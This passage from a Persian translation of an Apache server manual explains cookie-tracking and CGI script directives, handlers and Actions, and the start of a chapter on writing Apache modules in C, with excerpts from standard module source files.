Set-Cookie: Butterthlies=8335562231; expires=Mon, 27-Apr-2020 13:46:11 GMT
```

و `\n` انتهای را فراموش نکنید که سرآیند HTTP را کامل می‌کند.

۱۱-۴-۱ کوکیهای آپاچی

البته اگر مایل باشید می‌توانید کار را به آپاچی محول کرده و راهبری کوکی‌ها را با دیرکتیوهای زیر انجام دهید. البته به نظر ما، این دیرکتیوها فقط برای ردیابی کاربران آن هم پس از تحلیل فایل رویدادنگاری مفید هستند.

تمام کاری که آپاچی انجام می‌دهد ذخیره کوکی‌های کاربران در یک رویدادنامه مناسب است. سپس باید فایل رویدادنامه را شخصاً تحلیل کنید که معمولاً این کار نیاز به نوشتن یک اسکریپت دارد. بنابراین شاید نوشتن یک اسکریپت و صرف‌نظر کردن از دیرکتیوها راحت‌تر باشد.

CookieName

CookieName *name*

Server config, virtual host, directory, .htaccess

CookieName اجازه می‌دهد نام کوکی که فرستاده می‌شود را مشخص کرد. نام پیش‌فرض Apache است. نام جدید می‌تواند نویسه‌های `A-Z`، `a-z`، `0-9`، `_` و `-` باشد.

CookieLog

CookieLog *filename*

Server config, virtual host

CookieLog نام فایلی را برای ثبت کوکی‌ها (رویدادنگاری) مشخص می‌کند. متداول‌تر آن است که فیلدی را با `LogFormat` پیکربندی کرده و کوکی‌ها را در فایل رویدادنگاری مرکزی ثبت کرد.

CookieTracking

```
CookieExpires expiry-period
CookieTracking [on|off]
Server config, virtual host, directory, .htaccess
```

این دیرکتیوها تاریخ انقضای کوکی را مشخص می‌کنند. بدون مشخص کردن تاریخ انقضا، کوکی‌ها دیرکتیو در انتهای نشست دور ریخته می‌شوند. *expiry-period* را می‌توان بر حسب تعداد ثانیه‌ها یا به صورت مثلاً "2 weeks 3 days 7 hours" تعیین کرد. اگر از قالب دوم استفاده شد، رشته باید بین "" محصور باشد. دوره‌های زمانی معتبر عبارتند از:

```
years
months
weeks
hours
minutes
```

۲-۴-۱۱ فایل پیکربندی

فایل پیکربندی به صورت زیر است:

```
User webuser
Group webgroup

ServerName my586

DocumentRoot /usr/www/APACHE3/site.first/htdocs

TransferLog logs/access_log

CookieName "my_apache_cookie"

CookieLog logs/CookieLog
CookieTracking on
CookieExpires 10000
```

آنگاه در فایل رویدادنگاری خطوط زیر مشاهده می‌شوند:

```
192.168.123.1.5653981376312508 "GET / HTTP/1.1" [05/Feb/2001:12:31:52 +0000]
192.168.123.1.5653981376312508 "GET /catalog_summer.html HTTP/1.1" [05/Feb/2001:12:31:55
+0000]
192.168.123.1.5653981376312508 "GET /bench.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /tree.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /hen.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /bath.jpg HTTP/1.1" [05/Feb/2001:12:31:55
+0000]
```

۱۱-۵ دیرکتیوهای اسکریپت

آپاچی پنج دیرکتیو برای کار با اسکریپت‌های CGI دارد:

ScriptAlias

`ScriptAlias URLpath CGIpath`
Server config, virtual host

دیرکتیو `ScriptAlias` دو کار انجام می‌دهد. آپاچی را برای اجرای اسکریپت‌های CGI آماده می‌کند و درخواست‌هایی که با `URLpath` شروع می‌شوند را به یک اسکریپت در `CGIpath` تبدیل می‌کند. برای مثال:

ScriptAlias /bin /usr/local/apache/cgi-bin

هر URL شبیه `www.butterthlies.com/bin/fred` اسکریپت `/usr/local/apache/cgi-bin/fred` را اجرا خواهد کرد. دقت کنید که `CGIpath` باید یک مسیر مطلق باشد که با / شروع می‌شود.

یک امکان بسیار مفیدی `ScriptAlias` فراهم می‌کند آن است که می‌توان URL را با زیرشاخه‌های غیر واقعی برچسب زد. بنابراین URL ورودی `www.butterthlies.com/bin/fred/purchase/learjet` اسکریپت `/fred` ... مانند قبل اجرا خواهد کرد ولی متن `purchase/laserjet` را نیز از طریق متغیر محیطی `PATH_INFO` در اختیار اسکریپت `fred` خواهد گذاشت. بدین طریق می‌توان یک اسکریپت برای راهبری چند نوع درخواست مختلف نوشت. برای این کار باید در ابتدای اسکریپت بر حسب ورودی‌ها، زیرروالهای مختلف را فراخوانی کرد.

ScriptAliasMatch

`ScriptAliasMatch regex directory`
Server config, virtual host

این دیرکتیو معادل `ScriptAlias` است ولی به جای مقایسه ساده پیشوندی از عبارات منظم استاندارد استفاده می‌کند. عبارت منظم ارائه شده با URL تطبیق داده شده و کارگزار هر بخش محصور در پرانتز را با رشته داده شده تطبیق داده و به عنوان نام فایل استفاده می‌کند. به عنوان مثال برای فعال کردن هر اسکریپت در `/cgi-bin` می‌توان از دستور زیر استفاده کرد:

ScriptAliasMatch /cgi-bin/(.*) /usr/local/apache/cgi-bin/\$1

اگر کاربر پیوند `http://www.butterthlies.com/cgi-bin/script3` را درخواست کند `"cgi-bin"` با `/cgi-bin/` تطبیق می‌یابد. آنگاه باید `script3` را با `*` تطبیق دهیم که همین طور هم می‌شود، زیرا `".` به معنی هر نوع نویسه و `"*` به معنی هر تعداد از نویسه‌ای که با `".` تطبیق یافته است، می‌باشد. پراتزهای دور `*` به آپاچی اعلان می‌کند که رشته تطبیق شده را در متغیر `$1` ذخیره نماید (اگر عبارت محصور در پراتز دیگری در ادامه بود در متغیر `$2` ذخیره می‌شود). در انتها `-usr/local/apache/cgi-bin/script3` اجرا می‌شود.

ScriptLog

```
ScriptLog filename
Default: no logging
Resource config
```

از آنجا که اشکال زدایی اسکریپت‌های CGI کار دشواری است، این دیرکتیو در اشکال زدایی کمک کرده و نام فایلی را مشخص می‌کند که رویدادهای مربوط به CGI در آن ثبت می‌شوند.

ScriptLogLength

```
ScriptLogLength number_of_bytes
Default number_of_bytes: 10385760
Resource config
```

این دیرکتیو حداکثر طول فایل اشکال زدایی را تعیین می‌کند. هنگامی که طول فایل به این مقدار رسید، رویدادنگاری متوقف می‌شود (پس از آخرین پیام کامل).

ScriptLogBuffer

```
ScriptLogBuffer number_of_bytes
Default number_of_bytes: 1024
Resource config
```

این دیرکتیو حداکثر تعداد بایتهای برای ثبت در درخواست POST را مشخص می‌کند.

یک اسکریپت ممکن است بد عمل کرده و منابع سیستم را به طور انحصاری تلف کند. می‌توان میزان مصرف منابع توسط اسکریپت‌ها با سه دیرکتیو کنترل کرد.

RLimitCPU

```
RLimitCPU # | 'max' [# | 'max']
```

Default: OS defaults

Server config, virtual host

RLimitCPU یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر تعیین شده توسط سیستم را بر حسب ثانیه به ازای پردازش مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

RLimitMEM

```
RLimitMEM # | 'max' [# | 'max']
```

Default: OS defaults

Server config, virtual host

RLimitMEM یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر حافظه تعیین شده توسط سیستم را بر حسب بایت به ازای پردازش مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

RLimitNPROC

```
RLimitNPROC # | 'max' [# | 'max']
```

Default: OS defaults

Server config, virtual host

RLimitNPROC یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر تعداد پردازش‌های تعیین شده توسط سیستم به ازای هر کاربر را مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

۱۱-۶ راهبرها

یک راهبر^۳ قطعه کدی است که در درون آپاچی برای انجام اعمال خاص روی یک فایل از گونه خاص MIME فراخوانی می‌شود. برای مثال یک فایل با گونه راهبر cgi-scripts باید به عنوان یک اسکریپت CGI اجرا شود.

آپاچی تعدادی راهبر به صورت پیش‌ساخته دارد و نیز دیگر راهبرها که با دستور Actions قابل اضافه کردن هستند. راهبرهای پیش‌ساخته به صورت زیر هستند:

send-as-is

فایل را به همان صورت که هست به همراه سرآیندهای HTTP بفرست (*mod_asis*).

cgi-script

فایل را اجرا می‌کند (*mod_cgi*). توجه داشته باشید که گزینه Options ExecCGI باید فعال باشد.

imap-file

فایل را به عنوان imagemap استفاده می‌کند. (*mod_imap*)

server-info

پیکربندی کارگزار را می‌گیرد (*mod_info*).

server-status

وضعیت فعلی کارگزار را می‌گیرد (*mod_status*).

server-parsed

پارس کردن server-side includes (*mod_include*). توجه داشته باشید که Options Includes باید فعال باشد.

type-map

فایل را به عنوان یک فایل type map برای مذاکره فعلی پارس می‌کند (*mod_negotiation*).

AddHandler

```
AddHandler handler-name extension1 extension2 ...
```

Server config, virtual host, directory, .htaccess

AddHandler یک راهبر موجود را به فایل‌های با پسوندهای *extension1* و ... نگاشت می‌کند. به عنوان

مثال ممکن است در فایل پیکربندی شما خط زیر موجود باشد:

```
AddHandler cgi-script cgi bzq
```

Handler³

که باعث می‌شود فایل‌های با پسوند *cgi* یا *bzq* به عنوان یک اسکریپت اجرایی CGI قلمداد شوند.

SetHandler

```
SetHandler handler-name
directory, .htaccess
```

این کار مشابهی با `AddHandler` انجام می‌دهد، ولی انتقال مشخص شده توسط *handler-name* را بر روی تمام فایل‌های موجود در بخشی که ظاهر شده مانند: `<Directory>`، `<Location>`، یا `<Files>` یا در شاخهٔ مربوط به *htaccess* را انجام می‌دهد. به عنوان مثال:

```
<Location /status>
<Limit get>
order deny,allow
allow from 192.168.123.1
deny from all
</Limit>
SetHandler server-status
</Location>
```

RemoveHandler

```
RemoveHandler extension [extension] ...
directory, .htaccess
RemoveHandler is only available in Apache 1.3.4 and later.
```

دیرکتیو `RemoveHandler` هر گونه راهبر منتسب به فایل‌های با پسوندهای مشخص شده را حذف می‌کند. این امر به فایل‌های *htaccess* در زیرشاخه‌ها اجازه می‌دهد هر انتساب راهبر به ارث برده شده را حذف کنند. مثال:

```
/foo/.htaccess:
AddHandler server-parsed .html
/foo/bar/.htaccess:
RemoveHandler .html
```

نتیجه این می‌شود که فایل‌های *html* در شاخه */foo/bar* به عنوان فایل‌های عادی تلقی شوند (در حالی که در شاخه بالاتر برای پارس شدن تعیین شده بودند).

۱۱-۷ کنش‌ها (Actions)

یک مفهوم مرتبط با راهبرها، کنش می‌باشد. یک کنش قبل از سرویس‌دهی، فایل‌های مشخص شده را به یک اسکریپت CGI رد می‌کند.

کنش ۱-۷-۱۱

Action type *cgi_script*

Server config, virtual host, directory, .htaccess

cgi_script به هر فایل MIME یا راهبر از نوع *type* اعمال می‌شود. این مکانیزم به چند روش قابل استفاده است. برای نمونه گذراندن برخی فایلها از یک فیلتر و پردازش اولیه آن قبل از فرستادن به کاربر می‌تواند مفید باشد. به عنوان یک مثال ساده فرض کنید می‌خواهیم برای صرفه‌جویی در فضای دیسک تمام فایل‌های *html* را به صورت فشرده ذخیره کرده و قبل از سرویس دادن، به هنگام بازیابی از فشرده‌گی خارج سازیم. برای این منظور *site.filter* به را مشابه *site.first* درست می‌کنیم، به استثنای فایل *httpd.conf* که به صورت زیر است:

User webuser

Group webgroup

ServerName localhost

DocumentRoot /usr/www/APACHE3/site.filter/htdocs

ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

AccessConfig /dev/null

ResourceConfig /dev/null

AddHandler peter-zipped-html zhtml

Action peter-zipped-html /cgi-bin/unziphtml

<Directory /usr/www/APACHE3/site.filter/htdocs>

DirectoryIndex index.zhtml

</Directory>

نکات قابل توجه عبارتند از:

- AddHandler یک راهبر جدید با نام peter-zipped-html ساخته و پسوند فایل *zhtml* را به آن منتسب می‌سازد (به نبود نقطه قبل از *zhtml* دقت کنید).
- Action یک فیلتر برپا می‌کند. برای نمونه:

```
Action peter-zipped-html /cgi-bin/unziphtml
```

بدین معنی است که "اسکریپت *unziphtml* را به هر چیزی با راهبر *peter-zipped-html* اعمال کن."

اسکریپت */cgi-bin/unziphtml* ... شامل خطوط زیر است:


```
#!/bin/sh
```

```
echo "Content-Type: text/html"
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```
echo  
gzip -S .zhtml -d -c $PATH_TRANSLATED
```

gzip روی فایل‌هایی که در متغیر محیطی `PATH_TRANSLATED` ذخیره شده اعمال می‌شود.



۱۶ فصل دوازدهم: نوشتن ماجولهای آپاچی

یکی از بهترین ویژگیهای آپاچی آن است که اگر شما آنچه را که آپاچی انجام می‌دهد را نپسندیدید، می‌توانید آن را تغییر دهید. البته این برای هر بسته نرم‌افزاری که همراه متن ارائه می‌شود درست است، ولی آپاچی این کار را ساده‌تر کرده است. آپاچی دارای یک واسط عمومی برای ماجولها است که امکانات و کارکرد مبنایی آپاچی را گسترش می‌دهند. در واقع هنگامی که آپاچی را دانلود می‌کنید، تعداد زیادی ماجول نیز همراه آن دریافت می‌کنید که آپاچی بدون آنها قادر به انجام درست وظیفه خود نیست. در این فصل به ریزه‌کاریها و پیچیده‌گیهای نوشتن یک ماجول برای آپاچی می‌پردازیم. البته فرض بر این است که به اندازه کافی با زبان C آشنایی داشته باشید. این فصل بر مبنای آپاچی 1.3 است ولی در مواردی که آپاچی نسخه ۲ متفاوت است، به آن اشاره می‌شود.

۱۲-۱ مرور

احتمالاً مهمترین بخش یک ماجول، ساختار module است. این ساختار در *http_config.h* تعریف شده است. بنابراین همه ماجولها (به جز بخش کپی رایت) با خط زیر شروع می‌شوند:

```
#include "httpd.h"
#include "http_config.h"
```

توجه داشته باشید که *httpd.h* برای تمام بخشهای کد آپاچی لازم است.

در واقع نقش ساختار module اتصال کد هسته آپاچی به کد ماجول می‌باشد. این ساختار شامل اشاره‌گرهایی به توابع، لیستها و غیره است که توسط هسته در وقت مناسب استفاده شود. از آنجا که ساختارهای module در *modules.c* تعریف شده‌اند، هسته آپاچی ساختارهای مختلف module را می‌شناسد. فایل *modules.c* توسط اسکریپت Configure از روی فایل *Configuration* ساخته می‌شود.

معمولاً هر ماجول با ساختار module خودش خاتمه می‌یابد. در اینجا یک مثال عملی را از فایل *mod_asis.c* مشاهده می‌نمایید:

```
module asis_module = {
    STANDARD_MODULE_STUFF,
    NULL, /* initializer */
    NULL, /* create per-directory config structure */
    NULL, /* merge per-directory config structures */
    NULL, /* create per-server config structure */
    NULL, /* merge per-server config structures */
    NULL, /* command table */
    asis_handlers, /* handlers */
    NULL, /* translate_handler */
    NULL, /* check_user_id */
    NULL, /* check_auth */
    NULL, /* check access */
    NULL, /* type_checker */
    NULL, /* prerun fixups */
    NULL, /* logger */
    NULL, /* header parser */
}
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

NULL,          /* child_init */
NULL,          /* child_exit */
NULL           /* post read request */
};

```

نخستین مدخل STANDARD_MODULE_STUFF است که باید در تمام ساختارهای module وجود داشته باشد. وظیفه آن مقداردهی اولیه برخی عناصر ساختار است که هسته برای مدیریت ماجولها استفاده می‌کند. در حال حاضر اینها عبارتند از شماره نسخه API، اندیس ماجول در آرایه‌های مختلف، نام ماجول (در واقع نام فایل آن)، و یک اشاره‌گر به ساختار module بعدی در لیست تمام ماجولها.

تنها مدخل دیگر برای handlers است که بعداً بیشتر به آن خواهیم پرداخت. همین قدر بس که این مدخل به لیستی از رشته‌ها و توابع اشاره می‌کند که رابطه بین MIME و تابعی راه‌انداز آنها را مشخص می‌کنند. مقدار دیگر مدخلها برابر NULL است که به معنی آن است که این ماجول از اینها استفاده نمی‌کند.

ساختار معادل در نسخه 2.0 مشابه زیر است:

```

static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(asis_handler, NULL, NULL, APR_HOOK_MIDDLE);
}

module AP_MODULE_DECLARE_DATA asis_module =
{
    STANDARD20_MODULE_STUFF,
    NULL,          /* create per-directory config structure */
    NULL,          /* merge per-directory config structures */
    NULL,          /* create per-server config structure */
    NULL,          /* merge per-server config structures */
    NULL,          /* command apr_table_t */
    register_hooks /* register hooks */
};

```

باید نشان دهیم که تابع () register_hooks با کارکرد ساختار ماجول آپاچی 1.3 تطابق دارد. در بخش بعدی جزئیات را شرح خواهیم داد.

۱۲-۲ کدهای وضعیت

استاندارد HTTP 1.1 تعدادی کد وضعیت تعریف می‌کند که می‌توانند به عنوان پاسخ درخواست فرستاده شوند. بیشتر توابع درگیر در پردازش یک درخواست، OK یا DECLINES یا یک کد وضعیت برمی‌گردانند. DECLINED معمولاً به این معنی است که ماجول تمایلی به پردازش درخواست ندارد. OK به معنی آن است که درخواست را پردازش شده یا اینکه پردازش پیام می‌تواند ادامه یابد. به طور کلی کد وضعیت به همراه تعدادی سرآیندی به کاربر منتقل می‌شود. در هنگام تهیه کتاب، کدهای وضعیت از پیش تعریف شده به صورت زیر هستند:

```

#define HTTP_CONTINUE          100
#define HTTP_SWITCHING_PROTOCOLS 101
#define HTTP_OK                200
#define HTTP_CREATED           201

```

```

#define HTTP_ACCEPTED 202
#define HTTP_NON_AUTHORITATIVE 203
#define HTTP_NO_CONTENT 204
#define HTTP_RESET_CONTENT 205
#define HTTP_PARTIAL_CONTENT 206
#define HTTP_MULTIPLE_CHOICES 300
#define HTTP_MOVED_PERMANENTLY 301
#define HTTP_MOVED_TEMPORARILY 302
#define HTTP_SEE_OTHER 303
#define HTTP_NOT_MODIFIED 304
#define HTTP_USE_PROXY 305
#define HTTP_BAD_REQUEST 400
#define HTTP_UNAUTHORIZED 401
#define HTTP_PAYMENT_REQUIRED 402
#define HTTP_FORBIDDEN 403
#define HTTP_NOT_FOUND 404
#define HTTP_METHOD_NOT_ALLOWED 405
#define HTTP_NOT_ACCEPTABLE 406
#define HTTP_PROXY_AUTHENTICATION_REQUIRED 407
#define HTTP_REQUEST_TIME_OUT 408
#define HTTP_CONFLICT 409
#define HTTP_GONE 410
#define HTTP_LENGTH_REQUIRED 411
#define HTTP_PRECONDITION_FAILED 412
#define HTTP_REQUEST_ENTITY_TOO_LARGE 413
#define HTTP_REQUEST_URI_TOO_LARGE 414
#define HTTP_UNSUPPORTED_MEDIA_TYPE 415
#define HTTP_INTERNAL_SERVER_ERROR 500
#define HTTP_NOT_IMPLEMENTED 501
#define HTTP_BAD_GATEWAY 502
#define HTTP_SERVICE_UNAVAILABLE 503
#define HTTP_GATEWAY_TIME_OUT 504
#define HTTP_VERSION_NOT_SUPPORTED 505
#define HTTP_VARIANT_ALSO_VARIES 506

```

برای رعایت سازگاری با نسخه‌های قبلی، اینها نیز تعریف شده‌اند:

```

#define DOCUMENT_FOLLOWS HTTP_OK
#define PARTIAL_CONTENT HTTP_PARTIAL_CONTENT
#define MULTIPLE_CHOICES HTTP_MULTIPLE_CHOICES
#define MOVED HTTP_MOVED_PERMANENTLY
#define REDIRECT HTTP_MOVED_TEMPORARILY
#define USE_LOCAL_COPY HTTP_NOT_MODIFIED
#define BAD_REQUEST HTTP_BAD_REQUEST
#define AUTH_REQUIRED HTTP_UNAUTHORIZED
#define FORBIDDEN HTTP_FORBIDDEN
#define NOT_FOUND HTTP_NOT_FOUND
#define METHOD_NOT_ALLOWED HTTP_METHOD_NOT_ALLOWED
#define NOT_ACCEPTABLE HTTP_NOT_ACCEPTABLE
#define LENGTH_REQUIRED HTTP_LENGTH_REQUIRED
#define PRECONDITION_FAILED HTTP_PRECONDITION_FAILED
#define SERVER_ERROR HTTP_INTERNAL_SERVER_ERROR
#define NOT_IMPLEMENTED HTTP_NOT_IMPLEMENTED
#define BAD_GATEWAY HTTP_BAD_GATEWAY
#define VARIANT_ALSO_VARIES HTTP_VARIANT_ALSO_VARIES

```

جزئیات معنی این کدها در توصیف پروتکل HTTP 1.1 آمده است، ولی در اینجا به برخی از مهمترین آنها اشاره می‌کنیم. HTTP_OK (که قبلاً به نام DOCUMENT_FOLLOWS معروف بود) معمولاً نباید استفاده شود، زیرا باعث متوقف شدن ادامه پردازش درخواست می‌شود.

HTTP_MOVED_TEMPORARILY (که قبلاً به نام REDIRECT معروف بود) باعث می‌شود که مرورگر به URL دیگری که در سرآیند Location مشخص شده تغییر مسیر دهد. HTTP_NOT_MODIFIED (که قبلاً به USE_LOCAL_COPY معروف بود)، در پاسخ به درخواستی می‌آید که GET شرطی داشته باشند (مثلاً If-Modified-Since).

۱۲-۳ ساختار module

در این بخش به طور جزئی تر به ساختار module می‌پردازیم. ترتیب مدخلهای ساختار را به ترتیب استفاده شرح می‌دهیم که لزوماً همانند ترتیب ظاهر شدن در ساختار نیست.

Create Per-Server Config Structure

```
void *module_create_svr_config(pool *pPool, server_rec *pServer)
```

این ساختار پیکربندی به ازای هر کارگزار را برای ماچول می‌سازد. این تابع یک بار برای کارگزار اصلی و یک بار برای هر میزبان مجازی فراخوانی می‌شود و به ازای پیکربندی حافظه تخصیص داده و اشاره‌گره به آن را برمی‌گرداند. pServer به server_rec کارگزار فعلی اشاره می‌کند. به مثال ۱۲-۱ که از mod_cgi.c انتخاب شده، توجه کنید:

مثال ۱۲-۱. mod_cgi.c

```
#define DEFAULT_LOGBYTES 10385760
#define DEFAULT_BUFBYTES 1024

typedef struct {
    char *logname;
    long logbytes;
    int bufbytes;
} cgi_server_conf;

static void *create_cgi_config(pool *p, server_rec *s)
{
    cgi_server_conf *c =
        (cgi_server_conf *) ap_palloc(p, sizeof(cgi_server_conf));

    c->logname = NULL;
    c->logbytes = DEFAULT_LOGBYTES;
    c->bufbytes = DEFAULT_BUFBYTES;

    return c;
}
```

این قطعه کد تنها یک رونوشت از cgi_server_conf را تخصیص داده و مقداردهی اولیه می‌کند.

تنها تغییری که در آپاچی 2.0 کرده آن است که pool و ap_palloc () به ترتیب به apr_pool_t () و apr_palloc () تبدیل شده‌اند.

Create Per-Directory Config Structure

```
void *module_create_dir_config(pool *pPool, char *szDir)
```

این ساختار یک بار برای هر ماجول به همراه `szDir=NULL`، هنگام مقداردهی اولیه پیکربندی میزبان و دوباره به ازای هر بخش `<Directory>`، `<Location>`، یا `<File>` در فایل پیکربندی که دیرکتیوی از این ماجول داشته باشند، (به همراه `szPath` که به شاخه مقداردهی شده) فراخوانی می‌شود. همچنین هنگام پارس کردن فایل‌های `htaccess` نیز به همراه نام شاخه‌ای که فایل در آن است فراخوانی می‌شود.

هدف این تابع تخصیص و مقداردهی اولیه حافظه مورد نیاز برای هر پیکربندی شاخه است. این تابع یک اشاره گر به حافظه اختصاص یافته برمی‌گرداند. به مثال ۱۲-۲ که از `mod_rewrite.c` گرفته شده است، دقت کنید:

مثال ۱۲-۲. `mod_rewrite.c`

```
static void *config_perdir_create(pool *p, char *path)
{
    rewrite_perdir_conf *a;

    a = (rewrite_perdir_conf *)ap_palloc(p, sizeof(rewrite_perdir_conf));

    a->state          = ENGINE_DISABLED;
    a->options        = OPTION_NONE;
    a->baseurl        = NULL;
    a->rewriteconds   = ap_make_array(p, 2, sizeof(rewritecond_entry));
    a->rewriterules   = ap_make_array(p, 2, sizeof(rewriterule_entry));

    if (path == NULL) {
        a->directory = NULL;
    }
    else {
        /* make sure it has a trailing slash */
        if (path[strlen(path)-1] == '/') {
            a->directory = ap_pstrdup(p, path);
        }
        else {
            a->directory = ap_pstrcat(p, path, "/", NULL);
        }
    }

    return (void *)a;
}
```

این تابع حافظه برای ساختار `rewrite_perdir_conf` تخصیص داده و مقداردهی می‌کند.

تنها تفاوتی که با آپاچی نسخه 2.0 دارد آن است که `pool` به `apr_pool_t` و `ap_palloc()` به `apr_palloc()` تغییر نام داده‌اند.

Pre-Config (2.0)

```
int module_pre_config(apr_pool_t *pconf, apr_pool_t
*plog, apr_pool_t *ptemp)
```

این تابع اسماً قبل از شروع پیکربندی اجرا می‌شود، در حالی که در عمل سازنده‌های شاخه و کارگزار ابتدا فراخوانی می‌شوند. یک کاربرد نوعی این تابع در مقداردهی اولیه است. مثال ۱۲-۳ نشان می‌دهد که چگونه *mod_headers.c* برای مقداردهی تابع درهم استفاده می‌کند.

مثال ۱۲-۳. *mod_headers.c*

```
static void register_format_tag_handler(apr_pool_t *p, char *tag,
void *tag_handler, int def)
{
    const void *h = apr_palloc(p, sizeof(h));
    h = tag_handler;
    apr_hash_set(format_tag_hash, tag, 1, h);
}
static int header_pre_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t
*ptemp)
{
    format_tag_hash = apr_hash_make(p);
    register_format_tag_handler(p, "D", (void*) header_request_duration, 0);
    register_format_tag_handler(p, "t", (void*) header_request_time, 0);
    register_format_tag_handler(p, "e", (void*) header_request_env_var, 0);

    return OK;
}
```

Per-Server Merger

```
void *module_merge_server(pool *pPool, void *base_conf, void
*new_conf)
```

هنگام خواندن فایل پیکربندی این تابع برای هر میزبان مجازی فراخوانی می‌شود که *base_conf* به پیکربندی کارگزار اصلی (برای این ماجول) اشاره می‌کند و *new_conf* به پیکربندی میزبان مجازی اشاره می‌کند. این تابع این امکان را فراهم می‌کند که فیلدهای غیر مقداردهی شده میزبان مجازی از کارگزار اصلی به ارث برده شوند و یا در صورتی که اقتضا کند، مدخلهای کارگزار اصلی را با میزبان مجازی ادغام نماید. این تابع اشاره‌گر به ساختار پیکربندی میزبان مجازی را برمی‌گرداند.

ممکن است تغییرات آینده آپاچی اجازه ادغام میزبانهایی غیر از میزبان اصلی را بدهد. به مثال ۱۲-۴ که از *mod_cgi.c* گرفته شده دقت کنید:

مثال ۱۲-۴. *mod_cgi.c*

```
static void *merge_cgi_config(pool *p, void *basev, void *overridesv)
{
    cgi_server_conf *base = (cgi_server_conf *) basev, *overrides =
(cgi_server_conf *) overridesv;

    return overrides->logname ? overrides : base;
}
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

اگرچه این مثال خیلی ابتدایی است، یک ادغام کننده کارگزار می تواند هر کاری که ادغام کننده شاخه انجام می دهد، انجام دهد.

دوباره، تنها تغییری که آپاچی 2.0 کرده است، آن است که pool به apr_pool_t تبدیل شده است.

Per-Directory Merger

```
void *module_dir_merge(pool *pPool, void *base_conf, void
*new_conf)
```

مشابه ادغام کننده کارگزار، این تابع یک بار برای هر میزبان مجازی (نه برای هر شاخه) فراخوانی می شود.

هنگامی که یک درخواست پردازش می شود، این تابع تمام بخشهای <Directory> مرتبط را ادغام کرده و سپس فایل های htaccess (یک در میان، از ریشه شروع کرده و به پایین حرکت می کند، و سپس بخشهای <File> و <Location> را نیز به همان ترتیب ادغام می کند.

برخلاف ادغام کننده کارگزار، ادغام کننده شاخه هنگام اجرای کارگزار احتمالاً با ترکیبهای مختلف پیکربندی شاخه، محل (Location) و فایل برای هر درخواست فراخوانی می شود. بنابراین در صورتی که قصد دارید این تابع را تغییر دهید، چگونگی کپی کردن پیکربندی (در new_conf) مهم است.

حال علت اینکه ما mod_rewrite.c را به عنوان مثال برای ایجاد کردن پیکربندی شاخه انتخاب کردیم، مشخص می شود. به مثال ۱۲-۵ نگاه کنید:

مثال ۱۲-۵. mod_rewrite.c

```
static void *config_perdir_merge(pool *p, void *basev, void *overridesv)
{
    rewrite_perdir_conf *a, *base, *overrides;
    a = (rewrite_perdir_conf *)pcalloc(p, sizeof(rewrite_perdir_conf));
    base = (rewrite_perdir_conf *)basev;
    overrides = (rewrite_perdir_conf *)overridesv;

    a->state = overrides->state;
    a->options = overrides->options;
    a->directory = overrides->directory;
    a->baseurl = overrides->baseurl;
    if (a->options & OPTION_INHERIT) {
        a->rewriteconds = append_arrays(p, overrides->rewriteconds,
            base->rewriteconds);
        a->rewriterules = append_arrays(p, overrides->rewriterules,
            base->rewriterules);
    }
    else {
        a->rewriteconds = overrides->rewriteconds;
        a->rewriterules = overrides->rewriterules;
    }
}
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می باشد.

```

    }
    return (void *)a;
}

```

همان طور که مشاهده می‌کنید، پیکربندی اصلی بسته به این که پیکربندی جدید گزینه INHERENT را مشخص کرده باشد یا نه، کپی می‌شود.

دوباره، تنها تغییری که آپاچی 2.0 کرده است، آن است که pool به apr_pool_t تبدیل شده است. به مثال ۱۲-۶ که بخش منتخبی از mod_env.c است، نگاه کنید.

مثال ۱۲-۶. mod_env.c

```

static void *merge_env_dir_configs(pool *p, void *basev, void *addv)
{
    env_dir_config_rec *base = (env_dir_config_rec *) basev;
    env_dir_config_rec *add = (env_dir_config_rec *) addv;
    env_dir_config_rec *new =
        (env_dir_config_rec *) ap_palloc(p, sizeof(env_dir_config_rec));
    table *new_table;
    table_entry *elts;
    array_header *arr;
    int i;
    const char *uenv, *unset;

    new_table = ap_copy_table(p, base->vars);

    arr = ap_table_elts(add->vars);
    elts = (table_entry *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        ap_table_setn(new_table, elts[i].key, elts[i].val);
    }

    unset = add->unsetenv;
    uenv = ap_getword_conf(p, &unset);
    while (uenv[0] != '\0') {
        ap_table_unset(new_table, uenv);
        uenv = ap_getword_conf(p, &unset);
    }

    new->vars = new_table;

    new->vars_present = base->vars_present || add->vars_present;

    return new;
}

```

